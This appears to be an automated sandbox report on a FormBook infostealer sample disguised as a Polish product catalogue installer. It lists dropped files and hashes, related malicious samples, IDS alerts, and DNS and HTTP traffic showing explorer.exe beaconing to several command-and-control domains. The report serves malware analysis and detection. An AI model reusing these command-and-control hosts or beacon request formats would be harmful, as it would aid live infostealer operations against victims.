www.affiliatemarketingproducts.xyz	EQ034989.exe	Get hash	malicious	Browse	• 172.67.184.156
	cat#U00e1logo de productos2021.exe	Get hash	malicious	Browse	• 172.67.184.156

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
SAKURA-ASAKURAInternetIncJP	iSBX2z1os7.exe	Get hash	malicious	Browse	• 153.126.211.112
	EQ034989.exe	Get hash	malicious	Browse	• 153.127.214.206
	Port_UETQYDYA_99381,pdf.exe	Get hash	malicious	Browse	• 133.242.249.12
	GF2QHRMI1t	Get hash	malicious	Browse	• 153.127.220.234
	mirai.x86	Get hash	malicious	Browse	• 153.120.181.224
	10xR6hubAN	Get hash	malicious	Browse	• 133.125.49.243
	1cG7fOkPjS.exe	Get hash	malicious	Browse	• 153.127.214.165
	index_2021-09-21-20_06	Get hash	malicious	Browse	• 153.120.48.218
	8U5snojV8p.exe	Get hash	malicious	Browse	• 153.126.210.205
	W53ieNnm24	Get hash	malicious	Browse	• 133.242.220.190
	LhMC14F4r6	Get hash	malicious	Browse	• 133.242.202.122
	WR5MZql7vp	Get hash	malicious	Browse	• 153.125.128.242
	ivMI3veipP.exe	Get hash	malicious	Browse	• 153.127.71.68
	4dIxGwjnil	Get hash	malicious	Browse	• 153.121.193.216
	8gQIIxr1sN	Get hash	malicious	Browse	• 133.125.13.8
	o3ZUDIEL1v	Get hash	malicious	Browse	• 153.127.220.238
	xwKdahKPn8.exe	Get hash	malicious	Browse	• 153.126.211.112
	395d57a0_by_Libranalysis.exe	Get hash	malicious	Browse	• 153.126.165.175
	QUOTE B1020363.PDF.exe	Get hash	malicious	Browse	• 133.242.249.176
	TION.pdf.exe	Get hash	malicious	Browse	• 133.242.249.176
DIGITALOCEAN-ASNUS	h3SFZEdlT0.dll	Get hash	malicious	Browse	• 165.227.90.171
	61Wq3BOwiA.exe	Get hash	malicious	Browse	• 188.166.46.127
	gXswKQATrt.dll	Get hash	malicious	Browse	• 64.225.74.183
	#Uc81c#Ud488 #Uce74#Ud0c8#Ub85c#Uadf823.exe	Get hash	malicious	Browse	• 104.248.163.187
	1oT4BWF7Gl	Get hash	malicious	Browse	• 206.189.84.209
	iSBX2z1os7.exe	Get hash	malicious	Browse	• 165.227.252.190
	5FjM13QB8F.exe	Get hash	malicious	Browse	• 46.101.121.244
	sora.x86	Get hash	malicious	Browse	• 157.230.1.123
	fe0WPoEanm	Get hash	malicious	Browse	• 206.189.51.168
	Hilix.arm	Get hash	malicious	Browse	• 45.55.195.228
	wt5i2fAcF0	Get hash	malicious	Browse	• 167.99.122.255
	uohdbohpYb	Get hash	malicious	Browse	• 139.59.170.186
	jygLuGmfJ2.exe	Get hash	malicious	Browse	• 157.230.28.192
	rzMvWQOGAE.exe	Get hash	malicious	Browse	• 165.22.84.147
	JSUAd0NPag.exe	Get hash	malicious	Browse	• 157.230.28.192
	gqTrv5VEem.exe	Get hash	malicious	Browse	• 159.89.128.13
	SecuriteInfo.com.Suspicious.Win32.Save.a.4727.dll	Get hash	malicious	Browse	• 104.248.155.133
	SecuriteInfo.com.Suspicious.Win32.Save.a.31095.dll	Get hash	malicious	Browse	• 104.248.155.133
	SecuriteInfo.com.Suspicious.Win32.Save.a.28634.dll	Get hash	malicious	Browse	• 104.248.155.133
	SecuriteInfo.com.Suspicious.Win32.Save.a.12010.dll	Get hash	malicious	Browse	• 104.248.155.133

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\hx6dizitwtz0f0aat	
Process:	C:\Users\user\Desktop\nowy przyk#U0142adowy katalog.exe
File Type:	data
Category:	dropped
Size (bytes):	215803
Entropy (8bit):	**7.994628213154947**
Encrypted:	**true**
SSDEEP:	6144:1JIHtqEX3rWyncHSnlF1rYZYlz8gT6t+jGR:rwtbFncHc1cES+jGR
MD5:	61C9526BC0572C9F55C5C8A52AA67AC4
SHA1:	AAF907310F5A183328EC227BF2906F27574C55AB
SHA-256:	07AD9970509EAE7E01E04D18A115D789DF7670118F0A987F8A83270C42B6497A
SHA-512:	5542F3A7D19984BBF21940E64BC0C37D3ECE44942D7BECAD81F3F5E4E9180762E937A1AD3DB92EFF15F2440A0E65C09458B7D4397C2E77400E78FA1F39C205F
Malicious:	false
Reputation:	low
Preview:	.'.....|.....9a.v....^..]l.q.;/E=@W%.....-.....r).....[.WjN...YYt..V-..M.w.x...3.R....v_.7.....Y.k`.J..&..?..p..zge...'7x.t.v*M.g!.@,..Z..`..W8...l"4..A"....1...u.aQ{{#a...-"Z.....0.0 .D.....RL.3..w39R.....9.c.D.X.d.m.W.tdK.:...PR.JY...4:.qB.....xaxF...Q@Hnl.q.1/E.@W%...n.-.....r).....[.;`..p..."Gt..kfl33..n..~...]W.9.....]...9..... j.5.zge.....!)K;sE...53 Z&%.....;.M1.....x.$.....T....?..i.#a._.v".yG.\.V.0.0.D...X.....s.....9..nD.J.d.=VW.tlK.4....R..Y...4:..B.....j.....xaaF...G@Hll.q.;/E=@W%.....-.....r).....[.;`..p..."Gt..kfl33. .n..~...]W.9.....]...9..... j.5.zge.....!)K;sE...53 Z&%.....;.M1.....x.$.....T.....aQ{{#a.-".CG.\...0.0.D...X.....w..R.....9..nD.J.d.=VW.tlK.4....R..Y...4:..B.....j.....xaaF...G@Hl l.q.;/E=@W%.....-.....r).....[.;`..p..."Gt..kfl33..n..~...]W.9.....]...9..... j.5.zge.....!)K;sE...53 Z&%.....;.M1.....x.$.....T.....aQ{{#a.-".CG.\...0.0.D...X.....w..R.....9..nD.J.d

C:\Users\user\AppData\Local\Temp\nss48B9.tmp\rarelsbsy.dll	
Process:	C:\Users\user\Desktop\nowy przyk#U0142adowy katalog.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	88064
Entropy (8bit):	6.428072489806541
Encrypted:	false
SSDEEP:	1536:coflsP2XNvIZy4K+PBtk7iHyX3SWzwQ9cIbUfs44UVxY2Qz:coOPkvLz+vk7Z+VxI
MD5:	CC4DEBEED38EA20DB5A0D2AFA03EFBEA
SHA1:	873E13909531B81E8B1DBDFBB8BC2AE317F73563
SHA-256:	6E7DC09D3A59CC7391C009BD8F8A70360CEBAFE87E817E44CD359A935DBF2617
SHA-512:	994E3BBB97B2B17C9A3A1DECBDB6FCEEBCA48F0384C85D568261736B42F3FF716AFA9A94511BEF5A4A2A1975651FE4F007EEC93C338381F596B47C1122658236
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 14%
Reputation:	low
Preview:	MZx.....@.....x.....!..L.!This program cannot be run in DOS mode.$..PE..L...P..a.....!.....aG..... .....,2..L...x4.....h...H.....(8.....text..... ..`.rdata..dX.....Z.....@..@.data...$E.. .P...$...2.....@....rsrc.....V.....@..@..... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.512989604965828
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	nowy przyk#U0142adowy katalog.exe
File size:	422298
MD5:	cbe0e49106fad96b2c1c155ce5b22abd
SHA1:	25a9a38c80446b631fc1de30440caba41ff8ec74

General

SHA256:	a13cc23d40c93805a7305e090f5faf55d60b440e6d674ac333980ecd6c94bc60
SHA512:	013931e807edc454697dab78f81c54a3c1433970916ae2ca91dee03e03a04d1ae19b32eccd05fd44c5492a3b6c0c5080aeaaaba8329c5ca2b3cc39cb2c1c5f67
SSDEEP:	6144:68LxBzme9UeFrAmvGfHHolKxTcE0RAF1r1qzXRgT6t+jZadV1ACLSDBQqK07:c3eFrAmv1lQApm1wz2S+jZyr8K07
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....0(..QF..QF..QF.*^...QF..QG.qQF.*^...QF..rv..QF..W@..QF.Rich.QF.....PE..L...m:.V.....`.....*1.....p....@

File Icon

Icon Hash:	70c8d0e0ccd4f0d0

Static PE Info

General

Entrypoint:	0x40312a
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x56FF3A6D [Sat Apr 2 03:20:13 2016 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	b76363e9cb88bf9390860da8e50999d2

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x5e66	0x6000	False	0.670572916667	data	6.44065573436	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x12a2	0x1400	False	0.4455078125	data	5.0583287871	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9000	0x25d18	0x600	False	0.458984375	data	4.18773476617	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x2f000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x37000	0x1fcb8	0x1fe00	False	0.38359375	data	5.99100948906	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/04/21-11:49:10.345950	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49760	34.102.136.180	192.168.2.6
11/04/21-11:49:15.409408	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49766	80	192.168.2.6	34.102.136.180
11/04/21-11:49:15.409408	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49766	80	192.168.2.6	34.102.136.180
11/04/21-11:49:15.409408	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49766	80	192.168.2.6	34.102.136.180
11/04/21-11:49:15.526365	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49766	34.102.136.180	192.168.2.6
11/04/21-11:49:26.412220	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49773	80	192.168.2.6	153.127.214.206
11/04/21-11:49:26.412220	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49773	80	192.168.2.6	153.127.214.206
11/04/21-11:49:26.412220	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49773	80	192.168.2.6	153.127.214.206

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 4, 2021 11:49:10.172384977 CET	192.168.2.6	8.8.8.8	0x9f44	Standard query (0)	www.worryterrible.space	A (IP address)	IN (0x0001)
Nov 4, 2021 11:49:15.357218981 CET	192.168.2.6	8.8.8.8	0x646a	Standard query (0)	www.americanvisionvinyl.com	A (IP address)	IN (0x0001)
Nov 4, 2021 11:49:20.540076017 CET	192.168.2.6	8.8.8.8	0x9f1f	Standard query (0)	www.iccsukltd.com	A (IP address)	IN (0x0001)
Nov 4, 2021 11:49:25.845139980 CET	192.168.2.6	8.8.8.8	0x1e93	Standard query (0)	www.harada-insatsu.com	A (IP address)	IN (0x0001)
Nov 4, 2021 11:49:36.942981958 CET	192.168.2.6	8.8.8.8	0x3276	Standard query (0)	www.affiliatemarketingproducts.xyz	A (IP address)	IN (0x0001)
Nov 4, 2021 11:49:42.073613882 CET	192.168.2.6	8.8.8.8	0xd1e8	Standard query (0)	www.dempseynutrition.com	A (IP address)	IN (0x0001)
Nov 4, 2021 11:49:47.123650074 CET	192.168.2.6	8.8.8.8	0x226d	Standard query (0)	www.bezhantrading.com	A (IP address)	IN (0x0001)
Nov 4, 2021 11:49:52.706044912 CET	192.168.2.6	8.8.8.8	0x1c5b	Standard query (0)	www.alles-abgedeckt.com	A (IP address)	IN (0x0001)
Nov 4, 2021 11:49:57.837305069 CET	192.168.2.6	8.8.8.8	0x5d27	Standard query (0)	www.leads-mania.club	A (IP address)	IN (0x0001)
Nov 4, 2021 11:50:03.351473093 CET	192.168.2.6	8.8.8.8	0xbfb5	Standard query (0)	www.tankomixing.com	A (IP address)	IN (0x0001)
Nov 4, 2021 11:50:08.528608084 CET	192.168.2.6	8.8.8.8	0x7132	Standard query (0)	www.sddn13.xyz	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 4, 2021 11:49:10.202804089 CET	8.8.8.8	192.168.2.6	0x9f44	No error (0)	www.worryterrible.space	worryterrible.space		CNAME (Canonical name)	IN (0x0001)
Nov 4, 2021 11:49:10.202804089 CET	8.8.8.8	192.168.2.6	0x9f44	No error (0)	worryterrible.space		34.102.136.180	A (IP address)	IN (0x0001)
Nov 4, 2021 11:49:15.389322996 CET	8.8.8.8	192.168.2.6	0x646a	No error (0)	www.americanvisionvinyl.com	americanvisionvinyl.com		CNAME (Canonical name)	IN (0x0001)
Nov 4, 2021 11:49:15.389322996 CET	8.8.8.8	192.168.2.6	0x646a	No error (0)	americanvisionvinyl.com		34.102.136.180	A (IP address)	IN (0x0001)
Nov 4, 2021 11:49:20.563623905 CET	8.8.8.8	192.168.2.6	0x9f1f	No error (0)	www.iccsukltd.com		217.160.0.33	A (IP address)	IN (0x0001)
Nov 4, 2021 11:49:26.097970963 CET	8.8.8.8	192.168.2.6	0x1e93	No error (0)	www.harada-insatsu.com	harada-insatsu.com		CNAME (Canonical name)	IN (0x0001)
Nov 4, 2021 11:49:26.097970963 CET	8.8.8.8	192.168.2.6	0x1e93	No error (0)	harada-insatsu.com		153.127.214.206	A (IP address)	IN (0x0001)
Nov 4, 2021 11:49:36.963466883 CET	8.8.8.8	192.168.2.6	0x3276	No error (0)	www.affiliatemarketingproducts.xyz		172.67.184.156	A (IP address)	IN (0x0001)
Nov 4, 2021 11:49:36.963466883 CET	8.8.8.8	192.168.2.6	0x3276	No error (0)	www.affiliatemarketingproducts.xyz		104.21.68.12	A (IP address)	IN (0x0001)
Nov 4, 2021 11:49:42.109395027 CET	8.8.8.8	192.168.2.6	0xd1e8	Name error (3)	www.dempseynutrition.com	none	none	A (IP address)	IN (0x0001)
Nov 4, 2021 11:49:47.145673037 CET	8.8.8.8	192.168.2.6	0x226d	No error (0)	www.bezhantrading.com	bezhantrading.com		CNAME (Canonical name)	IN (0x0001)
Nov 4, 2021 11:49:47.145673037 CET	8.8.8.8	192.168.2.6	0x226d	No error (0)	bezhantrading.com		104.248.163.187	A (IP address)	IN (0x0001)
Nov 4, 2021 11:49:52.729083061 CET	8.8.8.8	192.168.2.6	0x1c5b	No error (0)	www.alles-abgedeckt.com		46.38.243.234	A (IP address)	IN (0x0001)
Nov 4, 2021 11:49:57.860071898 CET	8.8.8.8	192.168.2.6	0x5d27	No error (0)	www.leads-mania.club	leads-mania.club		CNAME (Canonical name)	IN (0x0001)
Nov 4, 2021 11:49:57.860071898 CET	8.8.8.8	192.168.2.6	0x5d27	No error (0)	leads-mania.club		138.68.74.116	A (IP address)	IN (0x0001)
Nov 4, 2021 11:50:03.392386913 CET	8.8.8.8	192.168.2.6	0xbfb5	No error (0)	www.tankomixing.com	www150.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Nov 4, 2021 11:50:03.392386913 CET	8.8.8.8	192.168.2.6	0xbfb5	No error (0)	www150.wixdns.net	balancer.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Nov 4, 2021 11:50:03.392386913 CET	8.8.8.8	192.168.2.6	0xbfb5	No error (0)	balancer.wixdns.net	5f36b111-balancer.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Nov 4, 2021 11:50:03.392386913 CET	8.8.8.8	192.168.2.6	0xbfb5	No error (0)	5f36b111-balancer.wixdns.net	td-balancer-euw2-6-109.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Nov 4, 2021 11:50:03.392386913 CET	8.8.8.8	192.168.2.6	0xbfb5	No error (0)	td-balancer-euw2-6-109.wixdns.net		35.246.6.109	A (IP address)	IN (0x0001)
Nov 4, 2021 11:50:08.554653883 CET	8.8.8.8	192.168.2.6	0x7132	No error (0)	www.sddn13.xyz	sddn13.xyz		CNAME (Canonical name)	IN (0x0001)
Nov 4, 2021 11:50:08.554653883 CET	8.8.8.8	192.168.2.6	0x7132	No error (0)	sddn13.xyz		50.118.182.205	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.worryterrible.space
- www.americanvisionvinyl.com
- www.iccsukltd.com
- www.harada-insatsu.com
- www.affiliatemarketingproducts.xyz
- www.bezhantrading.com
- www.alles-abgedeckt.com
- www.leads-mania.club
- www.tankomixing.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49760	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 4, 2021 11:49:10.230787992 CET	1211	OUT	GET /wtcv/?g2ML=crBLeffhPhH0&6lpD=T+sBBhD+jNCXQwtHdmguBNleR0ygENBETJPwbdwO/+mZKIq0Z0gdUrlM L9Z9p+t2mZBgFheVMw== HTTP/1.1 Host: www.worryterrible.space Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Nov 4, 2021 11:49:10.345949888 CET	1211	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 04 Nov 2021 10:49:10 GMT Content-Type: text/html Content-Length: 275 ETag: "6182ae77-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49766	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 4, 2021 11:49:15.409408092 CET	5924	OUT	GET /wtcv/?6lpD=S1gCkNmaG9RWB/pKREaVLOJX/KdzA8KUzxvMSJydFpcLjSWhmPt8MQ7tAXeYu3xo2zwBelgJSg ==&g2ML=crBLeffhPhH0 HTTP/1.1 Host: www.americanvisionvinyl.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Nov 4, 2021 11:49:15.526365042 CET	5924	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 04 Nov 2021 10:49:15 GMT Content-Type: text/html Content-Length: 275 ETag: "6182b3d6-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49770	217.160.0.33	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 4, 2021 11:49:20.590734005 CET	7551	OUT	GET /wtcv/?g2ML=crBLeffhPhH0&6lpD=avBZXYWwHS+0cE4x4OhaeduPUSE/+pj8feHEWqkpfSZeSdEeZDPav/r/n85naepg7UJMR8VNdw== HTTP/1.1 Host: www.iccsukltd.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 4, 2021 11:49:20.613830090 CET	7552	IN	HTTP/1.1 302 Moved Temporarily Server: nginx Date: Thu, 04 Nov 2021 10:49:20 GMT Content-Type: text/html Content-Length: 138 Connection: close Location: https://www.iccsukltd.com/wtcv/?g2ML=crBLeffhPhH0&6lpD=avBZXYWwHS+0cE4x4OhaeduPUSE/+pj8feHEWqkpfSZeSdEeZDPav/r/n85naepg7UJMR8VNdw== Expires: Thu, 04 Nov 2021 11:09:20 GMT Cache-Control: max-age=1200 Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>302 Found</title></head><body> 302 Found <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49773	153.127.214.206	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 4, 2021 11:49:26.412220001 CET	7561	OUT	GET /wtcv/?6lpD=3PEHh71NGJ6azwdPIaKj9SJxQ5GIvylohbG4MidSx9GNzMWuTZ2Cml2qwvbSyEbxmGLLoGUQ/A==&g2ML=crBLeffhPhH0 HTTP/1.1 Host: www.harada-insatsu.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 4, 2021 11:49:27.061523914 CET	7561	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Thu, 04 Nov 2021 10:49:26 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 0 Connection: close Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: http://harada-insatsu.com/wtcv/?6lpD=3PEHh71NGJ6azwdPIaKj9SJxQ5GIvylohbG4MidSx9GNzMWuTZ2Cml2qwvbSyEbxmGLLoGUQ/A==&g2ML=crBLeffhPhH0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49774	172.67.184.156	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 4, 2021 11:49:36.988871098 CET	7563	OUT	GET /wtcv/?6lpD=n99BCbv8t7R76U7aWl+Y4jwhCBMXqFH3Ss3s1uofAFeCknYKTX6A2ZhN+sblY4y892kijutCfw==&g2ML=crBLeffhPhH0 HTTP/1.1 Host: www.affiliatemarketingproducts.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 4, 2021 11:49:37.027247906 CET	7564	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 04 Nov 2021 10:49:37 GMT Transfer-Encoding: chunked Connection: close Cache-Control: max-age=3600 Expires: Thu, 04 Nov 2021 11:49:37 GMT Location: https://www.affiliatemarketingproducts.xyz/wtcv/?6lpD=n99BCbv8t7R76U7aWl+Y4jwhCBMXqFH3Ss3s1uofAFeCknYKTX6A2ZhN+sblY4y892kijutCfw==&g2ML=crBLeffhPhH0 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=SPswaYNzBNI3Kt4mtbfGsNGfaa%2FkZUQW2IRP4os7vY69Hkz9OlKNWJOADCzrBTJzBOFhRTVCuWC4G%2FBpJgHLPTtPcRGkhO%2B8zEWipfS%2BaMIRKeeVD0wb5edUjB31NBc2rZfYdeH8pNowyK5alp3qulaeUFLI"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6a8d46d64fc84c5b-AMS alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.6	49776	104.248.163.187	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 4, 2021 11:49:47.179642916 CET	7569	OUT	GET /wtcv/?6lpD=U8NG9FaSD2kxZB2OJ0E9golv5lIIWRC0uShqIwpBJZHTTqOYZoxmZrRB+XQzKwloE4eQBzh5Yg==&g2ML=crBLeffhPhH0 HTTP/1.1 Host: www.bezhantrading.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 4, 2021 11:49:47.760755062 CET	7570	IN	HTTP/1.1 301 Moved Permanently Connection: close content-type: text/html; charset=UTF-8 expires: Wed, 11 Jan 1984 05:00:00 GMT cache-control: no-cache, must-revalidate, max-age=0 x-redirect-by: WordPress location: http://bezhantrading.com/wtcv/?6lpD=U8NG9FaSD2kxZB2OJ0E9golv5lIIWRC0uShqIwpBJZHTTqOYZoxmZrRB+XQzKwloE4eQBzh5Yg==&g2ML=crBLeffhPhH0 content-length: 0 date: Thu, 04 Nov 2021 10:49:47 GMT server: LiteSpeed vary: User-Agent

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.6	49777	46.38.243.234	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 4, 2021 11:49:52.756943941 CET	7571	OUT	GET /wtcv/?g2ML=crBLeffhPhH0&6lpD=7rFvx+oOkIknJeLSGT6zdpK11SNx3XmCJl3+oL6bUqBoSOO899RABoVcVaGdEbUjg6Jp245BoA== HTTP/1.1 Host: www.alles-abgedeckt.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 4, 2021 11:49:52.781173944 CET	7571	IN	HTTP/1.1 404 Not Found Date: Thu, 04 Nov 2021 10:48:29 GMT Server: Apache/2.4.10 (Debian) Content-Length: 285 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 31 30 20 28 44 65 62 69 61 